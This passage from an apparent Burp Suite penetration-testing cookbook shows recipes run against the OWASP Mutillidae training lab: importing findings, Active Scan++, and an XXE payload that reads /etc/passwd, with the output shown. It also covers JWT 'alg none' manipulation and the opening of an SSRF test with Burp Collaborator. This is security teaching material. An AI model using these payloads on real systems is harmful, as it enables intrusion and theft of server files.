
Confidence:
Certain

Severity:
High

Protocol:
HTTP

Import Finding

6. If we flip to the HTTP Request tab, we can copy and paste into the text area the contents of the Request tab found within the message editor, as follows:

General	HTTP Request	HTTP Response
---------	--------------	---------------

HTTP Request:

```

GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrm6rfg65iph3; acopendivids=swingset,jotto,phpbb2,redmine; acgroups=withpersi
st=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

7. If we flip to the HTTP Response tab, we can copy and paste into the text area the contents of the Response tab found within the message editor.
8. Once completed, flip back to the General tab and click the Import Finding button. You should see the newly-created scan issue added to the Issues window, as follows:

The screenshot shows the Burp Suite interface with the 'Issues' tab selected. A single finding is listed:

- Issue:** Information Leakage in Server Response
- Severity:** High
- Confidence:** Certain
- Host:** http://192.168.56.101
- Path:** /mutillidae/index.php

Note: This issue was generated by a Burp extension.

Issue detail
Enter Issue Detail...

Remediation detail
Enter Remediation Detail...

Issue background
Enter Issue Background...

Remediation background
Enter Remediation Background...

How it works...

In cases where an issue is not available within the Burp core issue list, a tester can create their own issue using the Manual-Scan Issue Extension. In this recipe, we created an issue for Information Leakage in Server Responses.

See also

For a listing of all issue definitions identified by Burp, go to <https://portswig-ger.net/kb/issues>.

Working with the Active Scan++ Extension

Some extensions assist in finding vulnerabilities with specific payloads, such as XML, or help to find hidden issues, such as cache poisoning and DNS rebinding. In this recipe, we will add an active scanner extension called **Active Scan++**, which assists with identifying these more specialized vulnerabilities.



Note: This plugin requires the Burp Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the Active Scan++ extension, and then run an active scan against the target.

How to do it...

1. Switch to the Burp Extender | BApp Store and select the Active Scan++ extension. Click the Install button to install the extension, as follows:


The screenshot shows the Burp Suite interface with the 'Extender' tab selected. Under the 'BApp Store' tab, a table lists extensions. The 'Active Scan++' row is highlighted with a red border. It shows a rating of 5 stars, popularity, and last update dates (23 Jan 2017 and 04 Sep 2018). A 'Pro extension' note is also present.

Name	Installed	Rating	Popularity	Last updated	Detail
.NET Beautifier		★★★★★		23 Jan 2017	
Active Scan++	✓	★★★★★		04 Sep 2018	Pro extension

2. Return to the Firefox browser and browse to the Mutillidae homepage.
3. Switch to the Burp Target tab, then the Site map tab, right-click on the `mutillidae` folder, and select Actively scan this branch, as follows:

The screenshot shows the Burp Suite interface with the 'Site map' tab selected. In the tree view, a context menu is open over the 'mutillidae' folder under 'http://192.168.56.101'. The 'Actively scan this branch' option is highlighted with a red border.

4. When the Active scanning wizard appears, you may leave the default settings and click the Next button, as follows:



Follow the prompts and click OK to begin the scanning process.

5. After the active scanner completes, browse to the Issues window. Make note of any additional issues found by the newly-added extension. You can always tell which ones the extension found by looking for the This issue was generated by the Burp extension: Active Scan++ message, as follows:

Issues

Password field with autocomplete enabled
Arbitrary host header accepted

Advisory Request 1 Response 1 Request 2 Response 2



Arbitrary host header accepted

[Compare responses](#)

Issue: **Arbitrary host header accepted**
Severity: **Low**
Confidence: **Certain**
Host: **http://192.168.56.101**
Path: **/mutillidae/index.php**

Note: This issue was generated by the Burp extension: Active Scan++.

Issue detail

The application appears to be accessible using arbitrary HTTP Host headers.

This is a serious issue if the application is not externally accessible or uses IP-based access restrictions. Attackers can use DNS Rebinding to bypass any IP or firewall based access restrictions that may be in place, by proxying through their target's browser.

Note that modern web browsers' use of DNS pinning does not effectively prevent this attack. The only effective mitigation is server-side:
https://bugzilla.mozilla.org/show_bug.cgi?id=689835#c13

Additionally, it may be possible to directly bypass poorly implemented access restrictions by sending a Host header of 'localhost'

How it works...

Burp functionality can be extended beyond core findings with the use of extensions. In this recipe, we installed a plugin that extends the Active Scanner functionality to assist with identifying additional issues such as Arbitrary Header Injection, as seen in this recipe.

Implementing Advanced Topic Attacks

In this chapter, we will cover the following recipes:

- Performing **XML External Entity (XXE)** attacks
- Working with **JSON Web Token (JWT)**
- Using Burp Collaborator to determine **Server-Side Request Forgery (SSRF)**
- Testing **Cross-Origin Resource Sharing (CORS)**
- Performing Java deserialization attacks

Introduction

This chapter covers intermediate to advanced topics such as working with JWT, XXE, and Java deserialization attacks, and how to use Burp to assist with such assessments. With some advanced attacks, Burp plugins provide tremendous help in easing the task required by the tester.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications (BWA)**
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Performing XXE attacks

XXE is a vulnerability that targets applications parsing XML. Attackers can manipulate the XML input with arbitrary commands and send those commands as external entity references within the XML structure. The XML is then executed by a weakly-configured parser, giving the attacker the requested resource.

Getting ready

Using the OWASP Mutillidae II XML validator page, determine whether the application is susceptible to XXE attacks.

How to do it...

1. Navigate to the XML External Entity Injection page, that is, through Others | XML External Entity Injection | XML Validator:

The screenshot shows a web browser window with the following details:

- Address Bar:** 192.168.56.101/mutillidae/index.php?page=xml-validator.php
- Title Bar:** OWASP Mutillidae II: Web Pwn in Mass Production
- Header:** Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Vulnerable
- Navigation:** Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View
- Left Sidebar (Menu):**
 - OWASP 2013
 - OWASP 2010
 - OWASP 2007
 - Web Services
 - HTML 5
 - Others > Client-side "Security" Controls
 - Documentation > Cross-Frame Framing (Third-party Framing)
 - Resources > Unrestricted File Upload
 - XML External Entity Injection > XML Validator
- Main Content Area:**
 - XML Validator:** A title bar with a back arrow, a help button labeled "Help Me!", and a "Hints" button.
 - Please Enter XML to Validate:** A red-highlighted input field containing the XML: <somexml><message>Hello World</message></some>

2. While on the XML Validator page, perform the example XML that is provided on the page. Click on the Validate XML button:

XML Validator

3. Switch to Burp Proxy| HTTP history tab and look for the request you just submitted to validate the XML. Right-click and send the request to the repeater:

4. Note the value provided in the `xml` parameter:

```

GET
/mutillidae/index.php?page=xml-validator.php&xml=%09%3Csomexml%3E%3Cmessage%3EHello
+World%3C%2Fmessage%3E%3C%2Fsomexml%3E+xml-validator-php-submit-button=Validate+XML
L HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.101/mutillidae/index.php?page=xml-validator.php&xml=%3C%3Fxml+vers
ion%3D%22.0%22%3F%3E%0D%0A%09%3C%21DOCTYPE+change-log%5B%0D%0A%09%09%3C%21ENTITY+
systemEntity+SYSTEM%22.%2F..%2Fetc%2Fpasswd%22%3E%0D%0A%09%5D%3E%0D%0A%
09%3Cchange-log%3E%0D%0A%09%09%3Ctext%3E%26systemEntity%3B%3C%2Ftext%3E%0D%0A%09%3C
%2Fchange-log%3E+xml-validator-php-submit-button=Validate+XML
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc449iro1;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

5. Use Burp Proxy Interceptor to replace this XML parameter value with the following payload. This new payload will make a request to a file on the operating system that should be restricted from view, namely, the `/etc/passwd` file:

```

<?xml version="1.0"?>
<!DOCTYPE change-log[
    <!ENTITY systemEntity SYSTEM ".../.../.../etc/passwd">
]>
<change-log>
    <text>&systemEntity;</text>
</change-log>

```

Since there are odd characters and spaces in the new XML message, let's type this payload into the Decoder section and URL-encode it before we paste it into the `xml` parameter.

6. Switch to the Decoder section, type or paste the new payload into the text area. Click the Encode as... button and select the URL option from the drop-down listing. Then, copy the URL-encoded payload using *Ctrl + C*. Make sure you copy all of the payload by scrolling to the right:

```
<?xml version="1.0"?>
    <!DOCTYPE change-log [
        <!ENTITY systemEntity SYSTEM "../..../etc/passwd">
    ]>
    <change-log>
        <text>&systemEntity;</text>
    </change-log>
```

7. Switch to the Burp Proxy Intercept tab. Turn the interceptor on with the Intercept is on button.
 8. Return to the Firefox browser and reload the page. As the request is paused, replace the current value of the `xml` parameter with the new URL-encoded payload:

9. Click the Forward button. Turn interceptor off by toggling the button to Intercept is off.
 10. Note that the returned XML now shows the contents of the /etc/passwd file! The XML parser granted us access to the /etc/passwd file on the operating system:

Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

XML Submitted

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM ".../.../.../.../etc/passwd"> ]> <change-log> <text>&systemEntity;</text> </change-log>
```

Text Content Parsed From XML

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102:/home/syslog:/bin/false
klog:x:102:103:/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122:/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114:/var/run/dbus:/bin/false
tomcat6:x:108:115:/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123:/var/spool/postfix:/bin/false
```

How it works...

In this recipe, the insecure XML parser receives the request within the XML for the `/etc/passwd` file residing on the server. Since there is no validation performed on the XML request due to a weakly-configured parser, the resource is freely provided to the attacker.

Working with JWT

As more sites provide client API access, JWT are commonly used for authentication. These tokens hold identity and claims information tied to the resources the user is granted access to on the target site. Web-penetration testers need to read these tokens and determine their strength. Fortunately, there are some handy plugins that make working with JWT tokens inside of Burp much easier. We will learn about these plugins in this recipe.

Getting ready

In this recipe, we need to generate JWT tokens. Therefore, we will use the **OneLogin** software to assist with this task. In order to complete this recipe, browse to the OneLogin website: <https://www.onelogin.com/>. Click the Developers link at the top and then click the GET A DEVELOPER ACCOUNT link (<https://www.onelogin.com/developer-signup>).

After you sign up, you will be asked to verify your account and create a password. Please perform these account setup tasks prior to starting this recipe.

Using the OneLogin SSO account, we will use two Burp extensions to examine the JWT tokens assigned as authentication by the site.

How to do it...

1. Switch to Burp BApp Store and install two plugins—JSON Beautifier and JSON Web Tokens:

The screenshot shows the Burp Suite interface with the 'Extender' tab selected in the top navigation bar. Below the navigation bar, there are tabs for 'Extensions', 'BApp Store' (which is highlighted in red), 'APIs', and 'Options'. The main content area is titled 'BApp Store' and contains the following text: 'The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.' Below this text is a table listing several extensions, with the 'JSON Beautifier' and 'JSON Web Tokens' rows highlighted in orange and outlined in red.

Name	Installed	Rating	Popularity	Last updated	Detail
Java Deserialization Scanner		★★★★★	★★★★★	21 Jun 2017	View extension
Java Serial Killer		★★★★★	★★★★★	30 Jan 2017	View extension
Java Serialized Payloads		★★★★★	★★★★★	06 Feb 2017	View extension
JCryption Handler		★★★★★	★★★★★	14 Jul 2017	View extension
JSON Beautifier	✓	★★★★★	★★★★★	03 Oct 2017	View extension
JSON Decoder		★★★★★	★★★★★	24 Jan 2017	View extension
JSON Web Token Attacker		★★★★★	★★★★★	22 Nov 2017	View extension
JSON Web Tokens	✓	★★★★★	★★★★★	03 May 2018	View extension

2. In the Firefox browser, go to your OneLogin page. The URL will be specific to the developer account you created. Log in to the account using the credentials you established when you set up the account before beginning this recipe:



3. Switch to the Burp Proxy | HTTP history tab. Find the POST request with the URL /access/auth. Right-click and click the Send to Repeater option.
4. Your host value will be specific to the OneLogin account you set up:

The screenshot shows the Burp Suite interface with the following details:

- HTTP History Tab:** The selected request is a POST to `/access/auth` with a status of 200 OK and a length of 1056 bytes.
- Context Menu:** A context menu is open over the selected row, with the "Send to Repeater" option highlighted.
- Request/Response Buttons:** Below the table, there are buttons for Request and Response.
- Raw Headers Hex JSON Beautifier JSON Web Tokens:** Below the Request/Response buttons, there are tabs for Raw, Headers, Hex, JSON Beautifier, and JSON Web Tokens.

5. Switch to the Repeater tab and notice that you have two additional tabs relating to the two extensions you installed:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × ...

Go Cancel < | > |

Request

Raw Params Headers Hex JSON Beautifier JSON Web Tokens

```
POST /access/auth HTTP/1.1
Host: sunshine-solutions-llc-dev.onelogin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sunshine-solutions-llc-dev.onelogin.com/login2/?return=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUI1MiLCJpc3MiOiJNT05PUkFJTCIsInVyaS16Imh0dHBz0i8vc3VUc2hpbmUtc29sdXRpb25zLWxsYy1kZXYu251bG9naW4uY29tL2xvZ2luIiwibWWoA9kIjoiz2V0IiwiwzXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yjg2TCkpqeYhE85XSVGOCG2VZOYp4MfVJnzg
Content-Type: application/json
Origin: https://sunshine-solutions-llc-dev.onelogin.com
Content-Length: 280
Cookie:
sub_session_onelogin.com=BAh7ByIfYnJvd3N1c192ZXJpZmljYXppb25fdG9rZW4iRTI4ZDYwYjY2NmEwZjFjNDImOWNlYWUz0WYxMjY5ZDkyZWU0YzhmMWESNGNhZTPmNzU30Djk0DE4NzQ3MzMxD16D3N1c3Npb25faWQikW1CMTA50G15LT1hZjAtNDc3Ny1hMTA1LT14YjEOYzFi0TduZg%3D%3D--9fb694cbfd79ce099cb63c62f8198a17f98ee65d; _tdli=d83ae1le-Secf-486f-ad9f-83918d6d4794;
__tdli_fp=67c75c18ff4d40d53512aa99dcabfc4;
onelogin.com_user=Eb5701056b56eeeefaa80c2f6ac8e421dd58d8be;
subdomain=sunshine-solutions-llc-dev; _ga=GAI.2.351109700.1536919271;
_gid=GAI.2.1676526488.1536919271;
mp_46875501d246b692eb6fc40122817c71_mixpanel=%7B%22distinct_id%22%3A%20%22134384%22%20%22company%22%3A%20%22Sunshine%20Solutions%2C%20LLC%22%20%22otp_required%22%3A%20%22false%22%2C%22%24initial_referrer%22%3A%20%22https%3A%2F%2Fsunshine-solutions-llc-dev.onelogin.com%2Flogin%2F%3Freturn%3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUI1MiLCJpc3MiOiJNT05PUkFJTCIsInVyaS16Imh0dHBz0i8vc3VUc2hpbmUtc29sdXRpb25zLWxsYy1kZXYu251bG9naW4uY29tLyIsIm1ldGhvZC16ImdCIsImV4cI6MTUzNjkxOTIzNywigCFyYWIzIjp7EX0.fusQHoms4p8NagsaUtgEHtVH1K_lnn0CgfoGp0XwU%22%20%22%24initial_referring_domain%22%3A%20%22sunshine-solutions-llc-dev.onelogin.com%22%7D
Connection: close

("return": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUI1MiLCJpc3MiOiJNT05PUkFJTCIsInVyaS16Imh0dHBz0i8vc3VUc2hpbmUtc29sdXRpb25zLWxsYy1kZXYu251bG9naW4uY29tL2xvZ2luIiwibWWoA9kIjoiz2V0IiwiwzXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMiOnt9fQ.VGhFWh3yjg2TCkpqeYhE85XSVGOCG2VZOYp4MfVJnzg")
```

6. Click the JSON Beautifier tab to view the JSON structure in a more readable manner:

```
{  
    "return":  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IrpXVCJ9.eyJhdWQiOiJBQ0NFUlMiLCJpc3MiOiJNT05PUrFJTClSInVyaS1IbH0dHBz0i8vc3VuclhpbmUtcc29sdXRpb25zLWxsYylrZXYuB251bG9naW4uY29tL2xvZ2luIiwibWV0aG9kIjoiZ2V0IiwiZXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMiOmt9fQ.VGhFWh3yjg2TCkpqeYhE85XSV0CG2VZ0Yp4MFVJnsg"  
}
```

7. Click the JSON Web Tokens tab to reveal a debugger very similar to the one available at <https://jwt.io>. This plugin allows you to read the claims content and manipulate the encryption algorithm for various brute-force tests. For example, in the following screenshot, notice how you can change the algorithm to **nOnE** in order to attempt to create a new JWT token to place into the request:

The screenshot shows a JSON Web Tokens debugger interface. At the top, there are buttons for 'Go', 'Cancel', and navigation arrows. Below that is a 'Request' section with tabs for 'Raw', 'Params', 'Headers', 'Hex', 'JSON Beautifier', and 'JSON Web Tokens'. The 'JSON Web Tokens' tab is selected and highlighted with a red border.

The main area displays a JSON object with three sections: Headers, Payload, and Signature. The Headers section contains fields like 'alg': 'RS256', 'typ': 'JWT', and 'jwk'. The Payload section contains fields like 'aud': 'ACCESS', 'iss': 'MONORAIL', and 'uri'. The Signature field contains a long string of characters.

To the right of the JSON object, there are several configuration options:

- A group of radio buttons for signature handling:
 - Do not automatically modify signature (selected)
 - Recalculate Signature
 - Keep original signature
 - Sign with random key pair
- A text input field labeled 'Secret / Key for Signature recalculation:' with a placeholder value.
- A section titled 'Alg None Attack:' with a dropdown menu set to 'Alg: nOnE'.
- A checked checkbox labeled 'CVE-2018-0114 Attack'.
- A message indicating '[exp] Expired check failed - Fri Sep 14 10:04:00 UTC 2018'.
- A button at the bottom right labeled 'Copy used pub&priv key to clipboard used in CVE attack'.

How it works...

Two extensions, JSON Beautifier and JSON Web Tokens, help testers to work with JWT tokens in an easier way by providing debugger tools conveniently available with the Burp UI.

Using Burp Collaborator to determine SSRF

SSRF is a vulnerability that allows an attacker to force applications to make unauthorized requests on the attacker's behalf. These requests can be as simple as DNS queries or as maniacal as commands from an attacker-controlled server.

In this recipe, we will use Burp Collaborator to check open ports available for SSRF requests, and then use Intruder to determine whether the application will perform DNS queries to the public Burp Collaborator server through an SSRF vulnerability.

Getting ready

Using the OWASP Mutillidae II DNS lookup page, let's determine whether the application has an SSRF vulnerability.

How to do it...

1. Switch to the Burp Project options | Misc tab. Note the Burp Collaborator Server section. You have options available for using a private Burp Collaborator server, which you would set up, or you may use the publicly internet-accessible one made available by PortSwigger. For this recipe, we will use the public one:

The screenshot shows the 'Project options' tab selected in the top navigation bar. Below it, the 'Misc' tab is selected in the sub-navigation bar. The main content area is divided into two sections: 'Scheduled Tasks' and 'Burp Collaborator Server'.

Scheduled Tasks: This section contains a table with columns 'Time', 'Repeat', and 'Task'. Buttons for 'Add', 'Edit', and 'Remove' are located to the left of the table. A red box highlights the 'Misc' tab in the sub-navigation bar.

Time	Repeat	Task

Burp Collaborator Server: This section contains settings for using an external service. It includes a note about using the most appropriate option, three radio button choices, and input fields for 'Server location' and 'Polling location (optional)'. A checkbox for 'Poll over unencrypted HTTP' is present, and a 'Run health check ...' button is at the bottom. A red box highlights the 'Burp Collaborator Server' section.

These settings let you specify tasks that Burp will perform automatically at defined times or intervals.


Use the default Collaborator server
 Don't use Burp Collaborator
 Use a private Collaborator server:

Server location: [Input Field]
Polling location (optional): [Input Field]


Poll over unencrypted HTTP

Run health check ...


2. Check the box labeled Poll over unencrypted HTTP and click the Run health check... button:




3. A pop-up box appears to test various protocols to see whether they will connect to the public Burp Collaborator server available on the internet.
4. Check the messages for each protocol to see which are successful.
Click the Close button when you are done:



5. From the top-level menu, select Burp | Burp Collaborator client:



6. A pop-up box appears. In the section labeled Generate Collaborator payloads, change the 1 to 10:



7. Click the Copy to clipboard button. Leave all other defaults as they are. Do not close the Collaborator client window. If you close the window, you will lose the client session:

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing.

Generate Collaborator payloads

Number to generate: Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every seconds Poll now

8. Return to the Firefox browser and navigate to OWASP 2013 | A1 – Injection (Other) | HTML Injection (HTMLi) | DNS Lookup:

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured

- OWASP 2013 A1 - Injection (SQL)
- OWASP 2010 A1 - Injection (Other)
- OWASP 2007 A2 - Broken Authentication and Session Management

A1 - Injection (Other) ▶ HTML Injection (HTMLi) ▶ Add to your blog

HTMLi via HTTP Headers ▶ Browser Info

HTMLi Via DOM Injection ▶ **DNS Lookup**

9. On the DNS Lookup page, type an IP address and click the Lookup DNS button:

DNS Lookup

Back Help Me!

Hints

AJAX Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: 192.168.56.101

Lookup DNS

10. Switch to the Burp Proxy | HTTP history tab and find the request you just created on the DNS Lookup page. Right-click and select the Send to Intruder option:

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts JSON Beautifier JSON Web Tokens

Intercept HTTP history WebSockets history Options

Filter: Showing all items

#	Host	Method	URL	Para... ▲	Edited	Status	Length	MIME type	Extension	Title
195	http://192.168.56.101	POST	/mutillidae/index.php?page=dns-lookup.php		✓	200	48730	HTML	php	

Request Response

Raw Params Headers Hex
